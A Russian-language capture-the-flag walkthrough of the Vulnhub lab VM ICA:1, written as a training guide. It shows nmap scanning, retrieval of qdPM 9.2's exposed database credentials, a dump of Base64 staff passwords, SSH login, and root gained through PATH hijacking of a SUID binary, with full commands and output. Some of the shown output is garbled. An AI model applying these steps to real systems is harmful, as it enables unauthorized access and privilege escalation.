

Введение

ICA:1 — это специально подготовленная уязвимая виртуальная машина с платформы Vulnhub. Такие машины создаются для обучения методам разведки, эксплуатации уязвимостей и эскалации привилегий в контролируемой среде.

Цели прохождения:

- Получить **user flag** (флаг пользователя)
- Получить **root flag** (флаг суперпользователя)

В этом руководстве мы разберём весь процесс поэтапно в общем виде, без привязки к личному опыту. Вы сможете повторить все шаги на своей машине.

Методология и инструменты

Процесс прохождения состоит из трёх основных этапов:

1. **Разведка (Reconnaissance)** — поиск открытых портов, сервисов и уязвимостей.
2. **Эксплуатация** — получение начального доступа и захват user flag.
3. **Эскалация привилегий** — повышение прав до root и захват root flag.

Основной инструмент: nmap — для сканирования сети, обнаружения портов и определения версий сервисов.

Пошаговое прохождение

Шаг 1. Разведка сети и обнаружение цели

ДАННЫЙ ЭТАП ПРЕДСТАВЛЕН ДЛЯ ОЗНАКОМЛЕНИЯ, ВЫПОЛНЯТЬ ЕГО НЕ НАДО

Сначала выполните сканирование локальной сети для поиска IP-адреса цели. Используйте nmap с опцией, которая выполняет только обнаружение живых хостов без сканирования портов.

```
(kali@kali)-[~/Desktop/vulnhub/ica1]
$ nmap -sn 192.168.104.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 18:23 EDT
Nmap scan report for 192.168.104.1
Host is up (0.0011s latency).
MAC Address: 0A:00:27:00:00:13 (Unknown)
Nmap scan report for 192.168.104.2
Host is up (0.00081s latency).
MAC Address: 08:00:27:11:92:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.104.13
Host is up (0.0015s latency).
MAC Address: 08:00:27:07:B0:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.104.7
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.40 seconds
```

После того как IP-адрес цели будет найден (в примере — 192.168.104.13), выполните SYN-сканирование. Этот тип сканирования отправляет SYN-пакеты и определяет

состояние портов по ответам: SYN-ACK означает открытый порт, RST — закрытый, отсутствие ответа или ICMP-ошибка — фильтруемый порт.

Шаг 2. Анализ открытых портов и сервисов

```
(kali㉿kali)-[~/Desktop/vulnhub/ica1]
$ nmap -sS -p- 192.168.104.13 -oN first_nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 18:30 EDT
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 93.42% done; ETC: 18:31 (0:00:03 remaining)
Nmap scan report for 192.168.104.13
Host is up (0.0014s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp   open  mysql
33060/tcp  open  mysqlx
MAC Address: 08:00:27:07:B0:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 46.30 seconds
```

На машине ICA:1 открыты следующие порты:

- 22 — SSH
- 80 — HTTP (веб-сервер)
- 3306 и 33060 — MySQL

Перейдите в браузере по адресу веб-сервера цели и изучите работающее веб-приложение.

Шаг 3. Анализ веб-приложения и поиск уязвимости



Веб-сайт работает на платформе qdPM версии 9.2. Эта версия содержит уязвимость раскрытия пароля базы данных — пароль хранится в открытом YAML-файле конфигурации.

```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yaml file. To access the yaml file you can go to http://<website>/core/config/databases.yaml file and download.
```

Файл доступен по пути core/config/databases.yaml на веб-сервере цели. Скачайте его с помощью утилиты curl и сохраните для дальнейшего использования.

```
(kali@kali)-[~/Desktop/vulnhub/ica1]
$ curl http://192.168.104.13/core/config/databases.yaml

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Шаг 4. Определение версий сервисов

Для более детального анализа выполните сканирование с определением версий сервисов. Это позволит выявить дополнительные уязвимости, связанные с конкретными версиями программного обеспечения.

```
(kali@kali)-[~/Desktop/vulnhub/ica1]
$ nmap -sV -p- 192.168.104.13 -o nmap_sV.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-06 18:38 EDT
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.69% done; ETC: 18:39 (0:00:06 remaining)
Nmap scan report for 192.168.104.13
Host is up (0.00100s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
3306/tcp   open  mysql    MySQL 8.0.26
33060/tcp  open  mysqlx   MySQL X protocol listener
MAC Address: 08:00:27:07:B0:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 52.72 seconds
```

Шаг 5. Подключение к MySQL

Используйте учётные данные, полученные из YAML-файла. Подключитесь к MySQL-серверу с помощью клиента `mysql`, применив опцию пропуска SSL (из-за недоверенного сертификата).

```
(kali㉿kali)-[~/Desktop/vulnhub/ica1]
$ mysql -h 192.168.104.13 -u qdpmadmin -p --skip-ssl
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

После успешного входа просмотрите список доступных баз данных.

```
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+-----+
6 rows in set (0.015 sec)

MySQL [(none)]> █
```

Шаг 6. Анализ базы данных *staff*

Выберите базу данных `staff`. Просмотрите таблицы и содержимое. В таблице сотрудников находятся имена, роли и идентификаторы пользователей — это потенциальные имена для входа в систему. В таблице `login` хранятся пароли в закодированном формате Base64.


```

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| qdpm |
| staff |
| sys |
+-----+
6 rows in set (0.015 sec)

MySQL [(none)]> SELECT * FROM staff;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> USE staff;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [staff]> show tables;
+-----+
| Tables_in_staff |
+-----+
| department |
| login |
| user |
+-----+
3 rows in set (0.004 sec)

MySQL [staff]> SELECT * FROM user;
+----+-----+-----+-----+
| id | department_id | name | role |
+----+-----+-----+-----+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+----+-----+-----+-----+
5 rows in set (0.015 sec)

MySQL [staff]> █

```

```

MySQL [staff]> SELECT * FROM user;
+----+-----+-----+-----+
| id | department_id | name | role |
+----+-----+-----+-----+
| 1 | 1 | Smith | Cyber Security Specialist |
| 2 | 2 | Lucas | Computer Engineer |
| 3 | 1 | Travis | Intelligence Specialist |
| 4 | 1 | Dexter | Cyber Security Analyst |
| 5 | 2 | Meyer | Genetic Engineer |
+----+-----+-----+-----+
5 rows in set (0.015 sec)

MySQL [staff]> SELECT * FROM login;
+----+-----+-----+
| id | user_id | password |
+----+-----+-----+
| 1 | 2 | c3VSSkFkR3dMcDhkeTNYRg== |
| 2 | 4 | N1p3VjRxdGc0MmNtVVhHWA== |
| 3 | 1 | WDdNUWtQM1cyOWZld0hkQw== |
| 4 | 3 | REpjZVZ50ThXMjhZN3dMZw== |
| 5 | 5 | Y3F0bkJXQ0J5UzJEduTeQ== |
+----+-----+-----+
5 rows in set (0.017 sec)

```

Шаг 7. Декодирование паролей и получение доступа по SSH

Декодируйте пароли с помощью соответствующей утилиты командной строки. Сопоставьте их с найденными именами пользователей. Пароль пользователя Travis позволяет выполнить вход по SSH на целевую машину.

```
kali@kali: ~/Desktop/vulnhub/1cat
--(kali@kali): ~/Desktop/vulnhub/1cat
$ cat passwords.txt
kuk1AD0w1gdy3rF
7ZwVqtg1zcmXKX
4T0C8P7074f4u4dC
20LkVYV08C8FFmL
cph0mC8y520u3Jy

--(kali@kali): ~/Desktop/vulnhub/1cat
$

travis@debian:
--(kali@kali): ~/Desktop/vulnhub/1cat
$ ssh travis@192.168.104.13
travis@192.168.104.13's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Oct 4 21:52:47 2021 from 192.168.104.7
travis@debian:~$ id
uid=1002(travis) gid=1002(travis) groups=1002(travis),101(nm-data)
travis@debian:~$ pwd
/home/travis/
travis@debian:~$ uname -a
Linux debian 5.10.0-8-amd64 #2 SMP Debian 5.10.46-5 (2021-09-23) x86_64 GNU/Linux
travis@debian:~$ ls
user.txt
travis@debian:~$ cat user.txt
IO[Secret.Project]
travis@debian:~$
```

Шаг 8. Проверка текущих прав пользователя

После входа в систему проверьте, какие команды доступны для выполнения с повышенными правами через sudo. У пользователя Travis таких прав нет.

```
travis@debian:~$ sudo -l
[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
travis@debian:~$
```

Шаг 9. Поиск SUID-файлов для эскалации привилегий

Выполните поиск файлов с установленным битом SUID (Set User ID) по всей файловой системе. Среди результатов обратите внимание на бинарный файл /opt/get_access.

```
travis@debian:~$ find / -perm -u+s 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
travis@debian:~$ file /opt/get_access
/opt/get_access: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=74c7b8e5b3380d2b5f65d753cc2586736299f21a, for GNU/Linux 3.2.0, not stripped
travis@debian:~$ /opt/get_access

#####
##### ICA #####
### ACCESS TO THE SYSTEM ###
#####

Server Information:
- Firewall: AIwall v9.5.2
- OS: Debian 11 "bullseye"
- Network: Local Secure Network 2 (LSN2) v 2.4.1

All services are disabled. Accessing to the system is allowed only within working hours.
travis@debian:~$
```

Шаг 10. Анализ уязвимого бинарного файла

Извлеките читаемые текстовые строки из бинарного файла. Анализ показывает, что программа вызывает системную команду `cat` без указания абсолютного пути. Это позволяет провести атаку через манипуляцию переменной окружения `PATH`.

```
travis@debian:~$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
DYNAMIC
__init_array_start
GNU_EH_FRAME_HDR
GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
__edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
__IO_stdin_used
__libc_csu_init
__bss_start
main
```

Шаг 11. Эксплуатация уязвимости (PATH Hijacking)

Перейдите во временную директорию `/tmp`. Создайте там исполняемый файл с именем `cat`, который будет запускать привилегированную оболочку. Сделайте файл исполняемым.

```
travis@debian:~$ cd /tmp
travis@debian:/tmp$ vim cat
travis@debian:/tmp$ cat cat
/bin/bash
travis@debian:/tmp$ chmod +x cat
travis@debian:/tmp$
```

Измените переменную окружения PATH так, чтобы директория /tmp находилась в начале списка путей поиска команд.

```
travis@debian:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
travis@debian:/tmp$ export PATH=/tmp:$PATH
travis@debian:/tmp$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
travis@debian:/tmp$
```

Запустите уязвимый бинарный файл /opt/get_access. Теперь при вызове команды cat система сначала найдёт ваш файл в /tmp, выполнит его с правами root (благодаря биту SUID на исходном бинарнике) и предоставит root-оболочку. После этого можно прочесть root-флаг.

```
travis@debian:/tmp$ /opt/get_access
root@debian:/tmp# whoami
root
root@debian:/tmp# id
uid=0(root) gid=0(root) groups=0(root),33(www-data),1002(travis)
root@debian:/tmp# cd /root/
root@debian:/root# ls
root.txt system.info
root@debian:/root# cat root.txt
root@debian:/root# /usr/bin/cat root.txt
ICA{Next_Generation_Self_Renewable_Genetics}
root@debian:/root#
```